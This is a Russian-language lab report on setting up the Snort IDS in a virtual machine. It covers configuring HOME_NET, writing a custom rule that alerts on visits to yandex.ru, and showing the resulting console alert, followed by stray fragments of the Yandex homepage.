
Практическое задание. NIPS/NIDS: Snort

Для выполнения практического задания использовались 3 виртуальные машины (Ubuntu, Kali Linux, Windows 7) в VMware Workstation Pro

1. Посмотрел свой IP и установил snort `sudo apt-get install snort`




```
ld by process 3577 (apt)
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is he
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is he
ld by process 3577 (apt)
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is he
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is he
ld by process 3577 (apt)
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is he
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is he
ld by process 3577 (apt)
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is he
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is he
ld by process 3577 (apt)
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is he
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is he
ld by process 3577 (apt)
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is he
^C by process 3577 (apt)... 433s
ak@ak-virtual-machine:~$ hostname -I
192.168.136.130
ak@ak-virtual-machine:~$ ip -br a
lo               UNKNOWN        127.0.0.1/8 ::1/128
ens33            UP             192.168.136.130/24 fe80::fb6c:7a05:f9a3:380e/64
ak@ak-virtual-machine:~$
```

```
Package configuration

                          Configuring snort
 Please use the CIDR form - for example, 192.168.1.0/24 for a block of
 256 addresses or 192.168.1.42/32 for just one. Multiple values should be
 comma-separated (without spaces).

 You can leave this value empty and configure HOME_NET in
 /etc/snort/snort.conf instead. This is useful if you are using Snort in
 a system which frequently changes network and does not have a static IP
 address assigned.

 Please note that if Snort is configured to use multiple interfaces, it
 will use this value as the HOME_NET definition for all of them.

 Address range for the local network:

 192.168.136.0/24

                              <Ok>
```


2. Запустил снорт `sudo service snort start`

3. Создал файл с правилами




```
  GNU nano 6.2                                                 test.rules
alert tcp any any -> any any (content:"yandex.ru" ; msg:"Someone open yandex website" ; sid:12312313;)
```

4. Изменил содержимое конфигурационного файла снорт




```
  GNU nano 6.2                                              snort.conf
include $RULE_PATH/telnet.rules
include $RULE_PATH/tftp.rules
include $RULE_PATH/virus.rules
#include $RULE_PATH/voip.rules
#include $RULE_PATH/web-activex.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-client.rules
include $RULE_PATH/web-coldfusion.rules
include $RULE_PATH/web-frontpage.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-php.rules
include $RULE_PATH/x11.rules
include $RULE_PATH/community-sql-injection.rules
include $RULE_PATH/community-web-client.rules
include $RULE_PATH/community-web-dos.rules
include $RULE_PATH/community-web-iis.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-web-php.rules
include $RULE_PATH/community-sql-injection.rules
include $RULE_PATH/community-web-client.rules
include $RULE_PATH/community-web-dos.rules
include $RULE_PATH/community-web-iis.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-web-php.rules
include $RULE_PATH/test.rules

###################################################
# Step #8: Customize your preprocessor and decoder alerts
# For more information, see README.decoder_preproc_rules
###################################################

# decoder and preprocessor event rules
# include $PREPROC_RULE_PATH/preprocessor.rules
# include $PREPROC_RULE_PATH/decoder.rules
# include $PREPROC_RULE_PATH/sensitive-data.rules

###################################################
# Step #9: Customize your Shared Object Snort Rules
                                             [ Wrote 756 lines ]
^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark  M-] To Bracket  M-Q Previous  ^B Back
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line M-E Redo      M-6 Copy      ^Q Where Was    M-W Next      ^F Forward
```



```
  GNU nano 6.2                                              snort.conf
# network interface) and adjust the valuse there.
#
# The Debian init.d script is defined in such a way
# that you can run multiple instances.

###################################################
# Step #1: Set the network variables.  For more information, see README.variables
###################################################

# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overriden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET 192.168.136.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
#ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network
ipvar SQL_SERVERS $HOME_NET

# List of telnet servers on your network
ipvar TELNET_SERVERS $HOME_NET

                                             [ Wrote 756 lines ]
^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark  M-] To Bracket  M-Q Previous  ^B Back
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line M-E Redo      M-6 Copy      ^Q Where Was    M-W Next      ^F Forward
```

5. Запустил снорт с именем своего интерфейса `sudo snort -A console -i ens33 -c snort.conf` и зашел на яндекс



```
| Patterns          : 5042
| Match States      : 3837
| Memory (MB)       : 16.90
|   Patterns        : 0.51
|   Match Lists     : 1.01
|   DFA
|     1 byte states : 1.02
|     2 byte states : 13.97
|     4 byte states : 0.00
+----------------------------------------------------------------
[ Number of patterns truncated to 20 bytes: 1038 ]
pcap DAQ configured to passive.
Acquiring network traffic from "ens33".
Reload thread starting...
Reload thread started, thread 0x7972f3a00640 (4764)
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.15.1 GRE (Build 15125)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 3.1  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: appid  Version 1.1  <Build 5>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
Commencing packet processing (pid=4755)
08/18-15:19:22.083270  [**] [1:12312313:0] Someone open yandex website [**] [Priority: 0] {TCP} 93.158.134.144:443 -> 192.168.136.130:44820
```

You must enable DRM to play some audio or video on this page.

Настроим погоду и новости для вас


Разрешите определить ваш город, чтобы показывать актуальную информацию

Мэр Львова Садовый заявил о страшной цене для


Французский актёр Ален Делон мирно скончался в

Лукашенко: младший сын может по-доброму покри

